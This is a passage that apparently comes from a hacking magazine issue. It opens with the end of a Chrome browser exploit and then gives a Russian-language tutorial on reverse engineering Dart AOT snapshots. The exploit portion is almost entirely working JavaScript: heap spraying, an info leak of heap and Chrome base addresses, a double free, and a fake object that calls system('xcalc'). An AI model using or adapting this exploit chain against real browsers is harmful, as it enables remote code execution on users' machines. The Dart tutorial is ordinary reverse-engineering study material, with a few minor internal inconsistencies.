        let delayNode = audioCtxDelay.createDelay(delay);
        audioCtxArr.push(audioCtxDelay);
        delayNodeArr.push(delayNode);
    }

    // FIXME: only the first 0x600 is controled now
    // buffer content is getting weird when size is big
    if (data.byteLength > 0x600)
        die('data too long for Audio Array');
    let buffer = audioCtx.createBuffer(1, 0x600, 4096);
    let dstData = buffer.getChannelData(0);
    new Uint8Array(dstData.buffer).set(new Uint8Array(data));

    for (let i = 0; i < count; i++) {
        let audioCtxDelay = audioCtxArr[prevCount + i];
        let delayNode = delayNodeArr[prevCount + i];
        let srcNode = audioCtxDelay.createBufferSource();
        srcNodeArr.push(srcNode);
        srcNode.buffer = buffer;
        srcNode.connect(delayNode).connect(audioCtxDelay.destination);
        // audioCtxDelay.suspend(1);
        audioCtxDelay.suspend(0x600 / 4096.0);
        srcNode.start();
    }
}

```

```

    audioCtxDelay.startRendering();
  }
  await sleep(500);
}

async function pwn() {
  console.log("start");
  let div0 = document.getElementById('div0');
  for (let i = 0; i < 30; i++) {
    div0.style.setProperty(`--sprayA${i}`, kCSSString);
    div0.style.setProperty(`--sprayC${i}`, kCSSStringCross0x2000);
    div0.style.setProperty(`--sprayB${i}`, kCSSStringHRTF);
  }

  for (let i = 0; i < 50; i++) {
    for (let j = 0; j < 4; j++) {
      // spraying allocation of 2 different size spans
      // very close to 100% of attempts, the same object is allocated
      // after a different sized slot
      const CSSValName = `${i}.${j}`.padEnd(0x7fcc, 'A');
      div0.style.setProperty(`--a${i}.${j}`, CSSValName);
      const CSSValName2 = `${i}.${j}`.padEnd(0x1fcc, 'C');
      div0.style.setProperty(`--c${i}.${j}`, CSSValName2);
    }
    for (let j = 0; j < 64; j++) {
      const CSSValName = `${i}.${j}`.padEnd(0x414, 'B');
      div0.style.setProperty(`--b${i}.${j}`, CSSValName);
    }
  }

  for (let i = 10; i < 30; i++) {
    div0.style.removeProperty(`--a${i}.2`);
  }
  for (let i = 46; i > 20; i--) {
    div0.style.removeProperty(`--c${i}.0`);
  }
  gc(); await sleep(500);

  console.log("overflowing...");
  fetch("/bad.bmp").then(async response => {
    let rs = getComputedStyle(div0);
    let imageDecoder = new ImageDecoder({
      data: response.body,
      type: "image/bmp"
    });
    increase_refs(0xff02); // overflow will overwrite 0xff02 to 0xff00

    imageDecoder.decode().then(async () => {
      gc(); gc();
      await sleep(2500);
      let ab = new ArrayBuffer(0x600);
      let view = new Uint32Array(ab);

      // fake CSSVariableData
      view[0] = 1; // ref_count
      const newCSSVarLen = 0x19000;
      // kMaxVariableBytes
      // console.assert(newCSSVarLen <= 2097152, 'CSSLen too long');
      // length and flags, set is_8bit_
      view[1] = newCSSVarLen | 0x01000000;
      for (let i = 2; i < view.length; i++)
        view[i] = i;
      await allocAudioArray(0x2000, ab, 1);
      leak();
    })
  });
}

async function leak() {
  console.log("continuing...");
  let div0 = document.getElementById('div0');

```

```

let rs = getComputedStyle(div0);
let CSSLeak = rs.getPropertyValue(kTargetCSSVar)
    .substring(0x15000 - 8);
console.log(CSSLeak.length.toString(16));
let memoryPattern = /\x02\x00\x00\x00\x14\x04\x00\x01(\d+\.\d+)/g;
CSSVars = [...CSSLeak.matchAll(memoryPattern)];
console.log(CSSVars);
if (CSSVars.length < kSprayPannerCount) {
    console.log("WARN: insufficient CSSVars found, found vs min:",
        CSSVars.length, "vs", kSprayPannerCount);
    return;
}
console.log("corrupted with success");

for (let i = 0; i < kSprayPannerCount; i++) {
    panners.push(audioCtx.createPanner());
}
for (let i = 0; i < kSprayPannerCount; i++) {
    // console.log(`removing --b${CSSVars[i][1]}`);
    // i really idk why, but i need add the ref_count_ and remove the
    // prop to trigger free
    rs.getPropertyValue(`--b${CSSVars[i][1]}`);
    div0.style.removeProperty(`--b${CSSVars[i][1]}`);
}
gc(); gc(); await sleep(1000);

for (let i = 0; i < panners.length; i++) {
    panners[i].panningModel = 'HRTF';
}

// free two panners after target CSSVariableData
panners[kSprayPannerCount - 2].panningModel = 'equalpower';
panners[kSprayPannerCount - 1].panningModel = 'equalpower';
await sleep(1000);
let hrtfLeak = rs.getPropertyValue(kTargetCSSVar)
    .substring(0x15000 - 8);
for (let i = 0; i < CSSVars.length; i++) {
    let leak = hrtfLeak.substring(CSSVars[i].index, CSSVars[i].index + 8);
    console.log("0x" + u64(leak).toString(16),
        "0x" + CSSVars[i].index.toString(16));
}
heapAddr = (u64(hrtfLeak.substring(CSSVars[8].index + 8,
    CSSVars[8].index + 8 + 8)) & 0xfffffffff00000n) + 0xc000n;
fakePannerAddr = heapAddr - 0x959000n + BigInt(CSSVars[8].index);
chromeBase = u64(hrtfLeak.substring(CSSVars[8].index,
    CSSVars[8].index + 8));
chromeBase -= kHRTFPannerVtableOffset;
console.log("heap leak: 0x" + heapAddr.toString(16),
    CSSVars[1].index.toString(16));
console.log("chrome leak: 0x" + chromeBase.toString(16),
    CSSVars[8].index.toString(16));
console.log("fakePannerAddr: 0x" + fakePannerAddr.toString(16));
// search '13.1CCCCC' anon:partition_alloc ; x/gx addr+0x2000-8
console.log("CSSVarData UAF: 0x" + (heapAddr - 0x982000n)
    .toString(16));
console.log("hrtfLeak.length: 0x" + hrtfLeak.length.toString(16));
gc();
setTimeout(doubleFree, 1000);
}

async function doubleFree() {
    console.log("start free(CSSVariableData)")
    let div0 = document.getElementById('div0');
    let div1 = document.getElementById('div1');
    let audioCtxDelay = audioCtxArr.pop();
    let delayNode = delayNodeArr.pop();
    let srcNode = srcNodeArr.pop();

    let ab = new ArrayBuffer(0x600);
    let abFakeObj = new ArrayBuffer(0x600);
    let view = new BigUint64Array(ab);

```



```

let viewFakeObj = new DataView(abFakeObj);
view[0] = swapEndian(fakePannerAddr - 0x10n);

for (let i = 0; i < viewFakeObj.byteLength; i++)
    viewFakeObj.setUint8(i, 0x4a); // "J"

const system_addr = chromeBase + kSystemLibcOffset;
// call qword ptr [rax + 8]
viewFakeObj.setBigUint64(0x0, fakePannerAddr + 8n - 8n, true);
// viewFakeObj.setBigUint64(8, 0xdeadbeefn, true);
viewFakeObj.setBigUint64(0x8, chromeBase + kWriteListenerOffset,
    true);
// fake BindState addr
viewFakeObj.setBigUint64(0x10, fakePannerAddr + 0x18n, true);

// start of fake BindState
// 0x636c616378 == xcalc
viewFakeObj.setBigUint64(0x18 + 0,
    0x636c616378n /* -1 because ref_count_ + 1 */ - 1n, true);
viewFakeObj.setBigUint64(0x18 + 0x8, system_addr, true);

let rs = getComputedStyle(div0);
for (let i = 0; i < 10; i++) {
    div1.style.setProperty(`--sprayD${i}`, kCSSStringCross0x2000);
}
rs.getPropertyValue(kTargetCSSVar);
div0.style.removeProperty(kTargetCSSVar);
gc(); gc();
await sleep(1000);
console.log("start free(AudioBuffer)");

// ((0.466796875 * 4096 * 1024) / 1024 + 0x80) * 4 + 0x20 == 0x2000
let delayToAlloc0x2000 = 0.466796875;
audioCtxDelay.oncomplete = async () => {
    // now freelist is circular A => A
    console.log("delay nodes deleted, freelist should be circular");
    gc(); gc(); gc(); gc();
    await sleep(3000);

    // overwrite freelist pointer to fakePannerAddr
    // allocAudioArray copy/paste function because on call the same
    // func 3 times will start compilation and change heap layout
    let audioCtxDelay = new OfflineAudioContext(1, 4096, 4096);
    let delayNode = audioCtxDelay.createDelay(delayToAlloc0x2000);
    let buffer = audioCtx.createBuffer(1, 0x600, 4096);
    let dstData = buffer.getChannelData(0);
    new Uint8Array(dstData.buffer).set(new Uint8Array(ab));
    let srcNode = audioCtxDelay.createBufferSource();
    srcNode.buffer = buffer;
    srcNode.connect(delayNode).connect(audioCtxDelay.destination);
    audioCtxDelay.suspend(0x600 / 4096.0);
    srcNode.start();
    audioCtxDelay.startRendering();
    // copy/paste
    await sleep(500);

    // consume freelist entry
    div1.style.setProperty('--tick', kCSSStringCross0x2000);

    // allocAudioArray copy/paste function because on call the same
    // func 3 times will start compilation and change heap layout
    let audioCtxDelay3 = new OfflineAudioContext(1, 4096, 4096);
    let delayNode3 = audioCtxDelay3.createDelay(delayToAlloc0x2000);
    let buffer3 = audioCtx.createBuffer(1, 0x600, 4096);
    let dstData3 = buffer3.getChannelData(0);
    new Uint8Array(dstData3.buffer).set(new Uint8Array(abFakeObj));
    let srcNode3 = audioCtxDelay3.createBufferSource();
    srcNode3.buffer = buffer3;
    srcNode3.connect(delayNode3).connect(audioCtxDelay3.destination);
    audioCtxDelay3.suspend(0x600 / 4096.0);

```

```
srcNode3.start();
audioCtxDelay3.startRendering();
// copy/paste

await sleep(1000);
for (let i = panners.length - 3; i >= 0; i--) {
  panners[i].panningModel = 'equalpower';
}
console.log("destructors called")
};
audioCtxDelay.resume();
}
</script>
</head>

<body onload="pwn();">
  <div id="div0"></div>
  <div id="div1"></div>
</body>

</html>
```

|=[EOF]=-----=|

Реверсинг АОТ-снимков Dart

Автор: cryptax

Содержание

- 0 — Введение
- 1 — Первые шаги дизассемблирования АОТ-снимка
 - 1.1 Отсутствие точки входа
 - 1.2 Пролог функции
 - 1.3 Доступ к строкам
 - 1.4 Аргументы функций передаются через стек
 - 1.5 Малые целые числа удваиваются
- 2 — Регистры Dart-ассемблера
- 3 — Регистр THR
- 4 — Пул объектов Dart
- 5 — Сериализация снимков
- 6 — Представление целых чисел
- 7 — Имена функций
 - 7.1 Stripped- и non-stripped-бинарники
 - 7.2 Трюк для простых программ
 - 7.3 Восстановление имён функций в более сложных ситуациях
- 8 — Заключение и перспективы

0 — Введение

Dart — объектно-ориентированный язык программирования с синтаксисом в стиле C и рядом особенностей, таких как строгая null-безопасность. В зависимости от желаемого соотношения размера и производительности, программа на Dart может быть скомпилирована в различные форматы: kernel snapshots (наименьшие, но самые медленные), JIT-снимки, АОТ-снимки и самодостаточные исполняемые файлы (наибольшие и самые быстрые) [1].

АОТ-снимки Dart предлагают особенно привлекательное соотношение характеристик и поэтому используются в релизных сборках Flutter [2]. Flutter — это набор инструментов с открытым исходным кодом для разработки пользовательских интерфейсов, предоставляющий возможность писать приложения на единой кодовой базе и компилировать их нативно для Android и iOS, а также для мобильных платформ.

Проблема для реверс-инженеров состоит в том, что АОТ-снимки Dart особенно сложно анализировать по следующим основным причинам:

1. Генерируемый ассемблерный код использует множество уникальных особенностей: специфические регистры, специфические соглашения о вызовах, специфическое кодирование целых чисел.

2. Информация о каждом классе, используемом в снимке, может быть считана только последовательно. Произвольный доступ отсутствует, то есть необходимо прочитать информацию о множестве потенциально неинтересных классов, прежде чем добраться до нужного.

3. Формат не документирован и существенно эволюционировал с первых версий.

В этой статье мы объясним, как понимать ассемблер Dart и извлекать максимум из дизассемблеров, даже если те не поддерживают Dart.

1 — Первые шаги дизассемблирования AOT-снимка

Для иллюстрации ассемблерного кода Dart мы будем работать с простой реализацией алгоритма Цезаря на Dart (сдвиг алфавита на 3). Мы шифруем/дешифруем строку, содержащую фразу "Phrack Issue", за которой следует случайно выбранный номер выпуска.

```
import 'dart:math'; // for Random

class Caesar {
  int shift;
  Caesar({this.shift = 3});

  String encrypt(String message) {
    StringBuffer ciphertext = StringBuffer();
    for (int i = 0; i < message.length; i++) {
      int charCode = message.codeUnitAt(i);
      charCode = (charCode + shift) % 256;
      ciphertext.writeCharCode(charCode);
    }
    return ciphertext.toString();
  }

  String decrypt(String ciphertext) {
    this.shift = -this.shift;
    String plaintext = this.encrypt(ciphertext);
    this.shift = -this.shift;
    return plaintext;
  }
}

void main() {
  print('Welcome to Caesar encryption');

  List<int> issues = [ 70, 71, 72 ];
  Random random = Random();
  final String message = 'Phrack Issue ${issues[random.nextInt(issues.length)]}';
  var caesar = Caesar();

  // Encrypt
  String ciphertext = caesar.encrypt(message);
  print(ciphertext);

  // Decrypt
  String plaintext = caesar.decrypt(ciphertext);
  print(plaintext);
}
```

Этот исходный код можно скомпилировать в формат "AOT snapshot" (расширение .aot) с помощью компилятора Dart:

```
$ dart compile aot-snapshot phrack.dart
Generated: /tmp/caesar/phrack.aot
```

Полученный снимок оказывается довольно большим для столь простого кода: 831 352 байта для non-stripped версии и 541 616 байт для stripped версии (опция -S).

Начнём с non-stripped AOT-снимком и загрузим его в дизассемблер. В этой статье мы используем Radare 2 [3], однако результат будет во многом аналогичным при использовании любого другого дизассемблера (IDA Pro, Binary Ninja, Ghidra...).

1.1 — Отсутствие точки входа

Прежде всего, дизассемблер не может определить точку входа:

```
ERROR: Cannot determine entrypoint, using 0x0004c000
```

Причина в том, что дизассемблер не понимает формат AOT-снимка. На самом деле «Dart AOT snapshot» содержит как минимум 2 снимка: один AOT-снимок для самого Dart (Dart VM) и один AOT-снимок на каждый изолят.

Изолят Dart — это независимая единица исполнения, работающая параллельно с другими изолятами. Каждый изолят имеет собственную кучу памяти, стек и цикл событий. Всегда присутствует как минимум 1 изолят, возможно больше, если приложению требуется обрабатывать фоновые задачи параллельно с отображением данных. В приведённом ниже примере файл содержит минимальные 2 снимка:

```
$ objdump -T ./phrack.aot
./phrack.aot:      file format elf64-x86-64
```

```
DYNAMIC SYMBOL TABLE:
000000000004c000 g     DO .text      0000000000006860 _kDartVmSnapshotInstructions
0000000000052880 g     DO .text      0000000000046910 _kDartIsolateSnapshotInstructions
0000000000000200 g     DO .rodata    0000000000008a10 _kDartVmSnapshotData
0000000000008c40 g     DO .rodata    000000000003f9d0 _kDartIsolateSnapshotData
00000000000001c8 g     DO .note.gnu.build-id 0000000000000020 _kDartSnapshotBuildId
```

Radare произвольно устанавливает 0x4c000 в качестве точки входа, поскольку это адрес первого символа (kDartVmSnapshotInstructions). В действительности функция main() нашей программы на Dart содержится в снимке изолята Dart, и поэтому её код ожидается в текстовом сегменте kDartIsolateSnapshotInstructions.

К счастью, если исполняемый файл не stripped, мы можем найти main в именах функций и определить точку входа:

```
[0x0004c000]> afl~main
0x00096b3c    8    351 main
0x00097268    3    33  sym.main_1
```

sym.main_1 — это низкоуровневый main(), аналог __libc_start_main в C. Настоящая точка входа программы на Dart — это main по адресу 0x00096b3c. В Radare мы переходим по этому адресу командой s с указанием смещения, а имя текущего символа получаем командой is.. Видно, что main() действительно находится в kDartVmSnapshotInstructions:

```
[0x0004c000]> s main
[0x00096b3c]> is.
nth paddr      vaddr      bind    type size  lib name                                demangled
2    0x00052880 0x00052880 GLOBAL OBJ  289040 _kDartIsolateSnapshotInstructions
```

1.2 — Пролог функции

Пролог функции сохраняет базовый указатель на стеке и выделяет некоторое место. Затем следует инструкция, сравнивающая указатель стека со смещением от регистра 14. Что это делает?

```
push rbp
mov rbp, rsp
sub rsp, 0x30
cmp rsp, qword [r14 + 0x38]
```

Это одна из особенностей Dart, которую мы обсудим позже. Сначала зафиксируем все открытые вопросы.

1.3 — Доступ к строкам

Наша программа выводит приветственное сообщение "Welcome to Caesar encryption". Мы ожидаем увидеть эти ASCII-символы, загружаемые в `main` в какой-то момент. Например, в ассемблере аналогичной программы на C есть:

```
lea rax, str.Welcome_to_Caesar_encryption
mov rdi, rax
call sym.imp.puts
```

Байты по адресу символа `str.Welcome_to_Caesar_encryption` — это ASCII-символы строки. Соответственно, если мы ищем перекрёстные ссылки на эту строку (`axt`), получаем адрес инструкции `lea`:

```
[0x000012c2]> s str.Welcome_to_Caesar_encryption
[0x00002004]> px 20
- offset - 4 5 6 7 8 9 A B C D E F 1011 1213 456789ABCDEF0123
0x00002004 5765 6c63 6f6d 6520 746f 2043 6165 7361 Welcome to Caesa
0x00002014 7220 656e                               r en
[0x00002004]> axt
main 0x139b [DATA:r--] lea rax, str.Welcome_to_Caesar_encryption
```

В ассемблере Dart ничего подобного нет. Вот инструкции перед первым вызовом `print()`. Строка "Welcome to Caesar encryption" где-то должна быть предоставлена, но мы её не видим. Мы можем лишь предположить, что она ссылается через `r15 + 0x168f`, но что такое `r15` и куда это ведёт?

```
mov r11, qword [r15 + 0x168f]
mov qword [rsp], r11
call sym.printToConsole
```

С другой стороны, строку мы всё же находим в списке строк (`iz`) по адресу `0x00033680`, но видимых ссылок на неё нет (`axt` не возвращает результатов):

```
[0x00096b3c]> iz~Welcome
2589 0x00033680 0x00033680 28 29 .rodata ascii Welcome to Caesar encryption
[0x00096b3c]> axt @ 0x00033680
```

Таким образом, это ещё одна загадка, которую предстоит решить: как осуществляется доступ к строкам? Что находится в `r15`? Что находится по адресу `r15 + 0x168f`?

1.4 — Аргументы функций передаются через стек

В приведённом выше ассемблере Dart есть ещё одна примечательная деталь. Как правило, хотя бы первые несколько аргументов функции копируются в выделенные регистры (конкретные регистры зависят от архитектуры платформы). В ассемблере Dart обратите внимание, как аргументы функций копируются на стек:

```
mov qword [rsp], r11
```

```
call sym.printToConsole
```

Аргумент для метода `printToConsole()` находится в `r11`. Этот аргумент копируется по адресу, на который указывает `rsp` — регистр-указатель стека. Это не соответствует стандартным соглашениям [4]. Позволим себе небольшое отступление: на x86-64 `rsp` — это имя регистра, хранящего указатель на стек. На Aarch64 такого регистра обычно нет, и Dart создаёт его сам — `x15`, используемый как указатель стека.

1.5 — Малые целые числа удваиваются

В ассемблерном коде Dart сразу после вызова `printToConsole` мы замечаем удивительные инструкции, касающиеся массива:

```
call sym.printToConsole
mov rbx, qword [r14 + 0x68]
mov r10d, 6
call sym.stub__iso_stub_AllocateArrayStub
mov qword [var_8h], rax
mov r11d, 0x8c
mov qword [rax + 0x17], r11
mov r11d, 0x8e
mov qword [rax + 0x1f], r11
mov r11d, 0x90
mov qword [rax + 0x27], r11
```

В исходном коде на Dart у нас лишь один массив — массив номеров выпусков Phrack со значениями 70, 71 и 72 (в шестнадцатеричном виде: 0x46, 0x47 и 0x48):

```
List<int> issues = [ 70, 71, 72 ];
```

Однако код, похоже, загружает значения 0x8c, 0x8e и 0x90. Почему? Это последняя загадка, которую мы решим в этой статье.

2 — Регистры Dart-ассемблера

В предыдущих экспериментах мы встретили `r14`, `r15`, а также обсудили `x15` на Aarch64. Исходный код объясняет, что хранится в этих регистрах. Например, вот выдержка из определения констант для платформы x86-64:

```
enum Register {
  RAX = 0,
  RCX = 1,
  RDX = 2,
  RBX = 3,
  RSP = 4, // SP
  RBP = 5, // FP
  RSI = 6,
  RDI = 7,
  R8 = 8,
  R9 = 9,
  R10 = 10,
  R11 = 11, // TMP
  R12 = 12, // CODE_REG
  R13 = 13,
  R14 = 14, // THR
  R15 = 15, // PP
  ...
}
```

...

```
// Caches object pool pointer in generated code.
const Register PP = R15;
...
const Register THR = R14; // Caches current thread in generated code.
```

Комментарии особенно полезны. Мы узнаём, что Dart использует выделенный регистр, указывающий на пул объектов (PP), и ещё один регистр, указывающий на текущий поток. На Aarch64 в комментариях явно указано, что x15 является указателем стека (SP), «SP в коде Dart». Остальные регистры — Frame Pointer (FP), Link Register (LR) и Program Counter (PC) — используют значения по умолчанию для своей архитектуры:

	PP	THR	SP
x86-64	r15	r14	rsp
Aarch32	r5	r10	r13
Aarch64	x27	x26	x15

3 — Регистр THR

Мы только что выяснили, что Dart выделяет регистр для хранения указателя на текущий исполняемый поток. Это интересно с точки зрения реверс-инжиниринга, поскольку смещения до различных элементов известны. Например, мы знаем, что предел стека находится по адресу THR + 0x38 (см. исходный код Dart SDK; в runtime/vm/compiler/runtime_offsets_extracted.h найдите Thread_stack_limit_offset).

Это помогает нам разгадать загадку из раздела 1.2. На x86-64 регистр THR хранится в r14. Таким образом, последняя строка ассемблера сравнивает указатель стека с пределом стека:

```
push rbp                ; save base pointer on the stack
mov rbp, rsp            ; update base pointer
sub rsp, 0x30           ; allocate space on the stack
cmp rsp, qword [r14 + 0x38] ; compare with stack limit
```

Иными словами, последняя инструкция гарантирует, что выполненные операции со стеком не выходят за его пределы, то есть исключает переполнение стека.

Аналогично, THR + 0x68 — это null-объект. Таким образом, инструкции ниже фактически передают null-объект в качестве аргумента конструктору класса Random:

```
mov r11, qword [r14 + 0x68] ; store null object in r11
mov qword [rsp], r11        ; push r11 on the stack
call sym.new_Random         ; call constructor for Random()
```

4 — Пул объектов Dart

Пул объектов — это таблица, которая хранит и позволяет обращаться к часто используемым объектам, непосредственным значениям и константам внутри программы на Dart.

Например, вот выдержка из пула объектов. Обратите внимание, что он содержит объекты (InternetAddressType), строки ("Unexpected address type"), списки и т.д.:

```
[pp+0x170] Obj!InternetAddressType@3a7c81 : {
  off_8: int(0x2)
}
[pp+0x178] String: "Unexpected address type "
```



```
[pp+0x180] String: "%"
[pp+0x188] List(5) [0, 0x2, 0x2, 0x2, Null]
[pp+0x190] List(5) [0, 0x3, 0x3, 0x3, Null]
```

В ассемблерном коде к объектам из пула объектов обращаются не напрямую, а через смещение от начала пула. Это значение хранится в выделенном регистре `PP`.

Вернёмся к загадке со строками (раздел 1.3), когда мы задавались вопросом, где находится строка "Welcome to Caesar encryption". Такая строка хранится в пуле объектов. На x86-64 для доступа к пулу используется регистр `r15`. Мы видим его прямо перед вызовом метода `encrypt()`. Инструкция загружает объект из пула объектов по смещению `0x168f` и передаёт его на стек как аргумент `printToConsole()`.

Поскольку это первый вызов `print`, и мы знаем, что он выводит "Welcome to Caesar encryption", мы делаем вывод, что строка хранится в пуле объектов по данному смещению. Причина проста: если бы реверс-инжиниринг был более сложным, нам было бы нечем руководствоваться. Реальная проблема в том, что дизассемблеры не читают пул объектов и не показывают, что находится по тому или иному смещению.

5 — Сериализация снимков

Почему дизассемблеры не читают пул объектов? В чём сложность? Чтобы ответить на этот вопрос, нужно объяснить формат AOT-снимка.

Dart AOT-снимок состоит из:

- **Заголовка.** Он содержит магическое значение (`0xdcdcf5f5`), размер снимка, его тип и хэш. Хэш снимка идентифицирует версию Dart SDK.
- **Структуры информации о кластерах.** Кластер — это набор объектов одного типа Dart. Например, структура содержит количество кластеров.
- **Нескольких сериализованных кластеров.** Это «сырой» дамп каждого кластера:

```
+-----+
+   Dart AOT Header   +
+ -----+
+ Cluster Information +
+ -----+
+ Serialized Cluster 1 +
+ -----+
+ Serialized Cluster 2 +
+ -----+
+ Serialized Cluster 3 +
+ -----+
+           ...       +
+ -----+
```

Для реверс-инжиниринга мы хотим разобрать формат AOT-снимка. Чтение заголовка не представляет труда. Вот заголовок снимка нашего Phrack AOT-снимка, разобранный с помощью парсера Flutter-заголовков [5]:

```
-----
Snapshot
  offset = 35904 (0x8c40)
  size   = 92106
  kind    = SnapshotKindEnum.kFullAOT
  dart sdk version = 3.3.0
  features= product no-code_comments no-dwarf_stack_traces_mode
  no-lazy_dispatchers dedup_instructions no-tsan no-asserts x64 linux
  no-compressed-pointers null-safety
```

Чтение информации о кластерах чуть сложнее, поскольку используется нестандартный формат LEB128, но как только мы это понимаем, сложностей больше не возникает.

Трудность кроется в чтении сериализованных кластеров. Хотя нас в первую очередь интересует сериализованный пул объектов (да, пул объектов — это тип Dart, поэтому он сериализуется в своём собственном кластере), в Dart SDK насчитывается более 150 кластеров. К сожалению, добраться до конкретного кластера (например, пула объектов) напрямую невозможно — придётся десериализовывать каждый кластер по очереди, пока не доберёмся до нужного. Иными словами, в снимке нет произвольного доступа, только последовательный. Поэтому для десериализации пула объектов необходимо реализовать десериализацию всех кластеров, поскольку мы не знаем, какой кластер будет записан перед пулом объектов.

Это большой объём работы, а дополнительная сложность состоит в том, что формат Dart AOT официально не задокументирован и продолжает меняться с выходом новых версий Dart SDK. Новые версии изменяют флаги (например, флаг заголовка, который раньше обозначал «обобщённый снимок», теперь используется для идентификации AOT-снимка), а также появляются новые кластеры. Именно поэтому такие инструменты, как Darter [6] и Doldrum [7], к сожалению, больше не работают. В теории эти инструменты можно портировать на текущую версию Dart SDK, но это потребует значительных усилий, и неизвестно, как долго такая работа останется актуальной.

Чтобы обойти эту проблему, Blutter [8] использует другую стратегию. Он реализует дампер AOT-снимков Dart, скомпилированный с соответствующей версией Dart SDK, и использует его для разбора входного снимка. Инструмент читает пул объектов и выдаёт аннотированный ассемблерный код. Однако в настоящее время он ограничен Flutter-приложениями для Android на Aarch64.

6 — Представление целых чисел

Dart фактически поддерживает 2 типа целых чисел: малые целые (SMI, Small Integer) и большие целые, которые называются «Mint» (Medium Integer). Малые целые умещаются в 31 бит. Если нет — используется тип Mint. Младший бит зарезервирован как индикатор: 0 для SMI, 1 для Mint:

```
+ ----- + - +
| 31 30 39 ..... 1 | 0 |
+ ----- + - +
| Value                | I |
+ ----- + - +
```

Непосредственное следствие такого дизайна: все малые целые числа выглядят так, как будто их значение умножено на 2.

Если вернуться к ассемблеру из раздела 1.5, инструкции, похоже, загружают значения 0x8c, 0x8e и 0x90:

```
mov r10d, 6
call sym.stub__iso_stub_AllocateArrayStub
mov qword [var_8h], rax
mov r11d, 0x8c
mov qword [rax + 0x17], r11
mov r11d, 0x8e
mov qword [rax + 0x1f], r11
mov r11d, 0x90
mov qword [rax + 0x27], r11
```

Однако, если внимательно рассмотреть эти значения с учётом представления Dart, младший бит каждого из них равен 0. Значит, они являются SMI, и их значение уместается в битах 1–31. Представленные значения соответственно: $0x8c / 2 = 70$, 71 и 72 — именно те три целых числа, которые мы поместили в наш массив.

То же самое относится к первой инструкции: значение 6 передаётся как аргумент функции-заглушки для создания массива. Это SMI, поэтому мы инициализируем массив из 3 ячеек (6 делим на 2).

Для реверс-инжиниринга знание о таком представлении целых чисел особенно полезно, когда строки представлены в виде списков ASCII-кодов символов. Когда ASCII-код символа A равен 0x41, ассемблер фактически должен загрузить шестнадцатеричный литерал 0x82.

В Radare представление малых целых чисел можно обработать с помощью простого r2pipe-скрипта [9]. Например, в ассемблере ниже комментарии к 3 малым целым числам сгенерированы этим скриптом:

```
mov r11d, 0x8c          ; Load 0x46 (decimal=70, character="F")
mov qword [rax + 0x17], r11
mov r11d, 0x8e          ; Load 0x47 (decimal=71, character="G")
mov qword [rax + 0x1f], r11
mov r11d, 0x90          ; Load 0x48 (decimal=72, character="H")
mov qword [rax + 0x27], r11
```

7 — Имена функций

7.1 — Stripped- и non-stripped-бинарники

Когда AOT-снимки Dart не stripped, дизассемблеры легко находят имена функций. Например, вот все методы класса Caesar:

```
[0x0009ec7c]> afl~Caesar
0x00096c9c    3    80 sym.Caesar.decrypt
0x00096d28   10   245 sym.Caesar.encrypt
0x00096e20    1    11 sym.new_Caesar
```

Однако, естественно, AOT-снимки могут быть stripped (опция `-s` при компиляции), и дизассемблеры не могут восстановить имена функций, генерируя вместо них безликие имена:

```
0x00050d34   20   490 fcn.00050d34
0x0005a0d8    3   121 fcn.0005a0d8
0x0005c440    6   129 fcn.0005c440
0x0007d210    1    30 fcn.0007d210
0x000768d0    1    90 fcn.000768d0
```

В этом случае найти `main()` или методы класса Caesar особенно трудно. Они (вероятно) не будут находиться по тем же адресам, и нет простого способа их обнаружить, поскольку ассемблерный код не содержит ни заметных строк, ни обращений к пулу объектов, ни имён функций.

7.2 — Трюк для простых программ

В простых программах можно искать конкретные инструкции. Например, наша `main()` инициализирует массив целых чисел. Присвоение первого значения выполняется инструкцией `mov r11d, 0x8c`. Мы можем её поискать.

Заметим, что этот приём вряд ли даст хороший результат в реальной ситуации реверс-инжиниринга, потому что (1) мы не знаем, что именно искать, (2) у нас нет доступа к non-stripped версии и (3) поиск конкретной инструкции возвращает слишком много совпадений.

В случае нашей простой программы «Цезарь» трюк срабатывает, и нам невероятно повезло получить единственное совпадение:

```
[0x0007451f]> /ad mov r11d, 0x8c
0x000744b5          41bb8c000000 mov r11d, 0x8c
```

При нескольких совпадениях пришлось бы проверить ассемблерные строки вокруг каждого и убедиться, что это действительно то, что должна делать `main()`.

Мы опознаём `main` как функцию `fcn.00074480` (в Radare команда `afi` сообщает, в какой функции вы находитесь, а `pi` дизассемблирует 15 инструкций):

```
[0x00034000]> s 0x000744b5
[0x000744b5]> afi~name
name: fcn.00074480
[0x000744b5]> s fcn.00074480
[0x00074480]> pi 15
push rbp
mov rbp, rsp
sub rsp, 0x28
cmp rsp, qword [r14 + 0x38]
jbe 0x745cd
mov r11, qword [r15 + 0x166f]
mov qword [rsp], r11
call fcn.00074ac4
mov rbx, qword [r14 + 0x68]
mov r10d, 6
call fcn.0007e968
mov qword [var_8h], rax
mov r11d, 0x8c
mov qword [rax + 0x17], r11
mov r11d, 0x8e
```

7.3 — Восстановление имён функций в более сложных ситуациях

На сегодняшний день существуют 3 обходных решения:

1. **JEB Pro Disassembler** [10]. Способен читать пул объектов и восстанавливать имена функций в большинстве ситуаций. Однако инструмент платный, и для его использования необходимо приобрести лицензию.

2. **reFlutter** [11]. Этот инструмент с открытым исходным кодом патчит библиотеку Flutter, чтобы та дампила смещения имён функций при их обнаружении. Недостатки: (1) работает только с Flutter-приложениями, а не с обычными Dart-снимками, (2) приложение необходимо перекомпилировать с пропатченной библиотекой, и (3) это подход динамического анализа — `reFlutter` фактически запускает приложение и дампит только те части, в которые попадает.

3. **Blutter** [8] — ещё один инструмент с открытым исходным кодом, о котором мы уже упоминали. Он дампит ассемблерный код с именами функций и соответствующими смещениями. В настоящее время инструмент поддерживает только Flutter-приложения для Android под Aarch64.

Например, я создал базовое приложение с простым виджетом, реализующим алгоритм Цезаря. Приложение содержит класс `MyApp` с конструктором и 2 методами: `build()`, создающим виджет, и `work()`, выполняющим шифрование/дешифрование Цезаря. Я скомпилировал приложение для Android Aarch64 и применил к нему `Blutter`:

```
// class id: 1442, size: 0xc, field offset: 0xc
```

```
// const constructor,
class MyApp extends StatelessWidget {

  _build(/* No info */) {
    // ** addr: 0x221aec, size: 0x120
    // 0x221aec: EnterFrame
    //      0x221aec: stp          fp, lr, [SP, #-0x10]!
    //      0x221af0: mov          fp, SP
    // 0x221af4: AllocStack(0x28)
    //      0x221af4: sub          SP, SP, #0x28
    // 0x221af8: CheckStackOverflow
    //      0x221af8: ldr          x16, [THR, #0x38] ; THR::stack_limit
    ...

    _work(/* No info */) {
      // ** addr: 0x221c24, size: 0x288
      // 0x221c24: EnterFrame
      ...
    }
  }
}
```

Дамп ассемблера показывает:

- Адрес `build()`: `0x221aec`
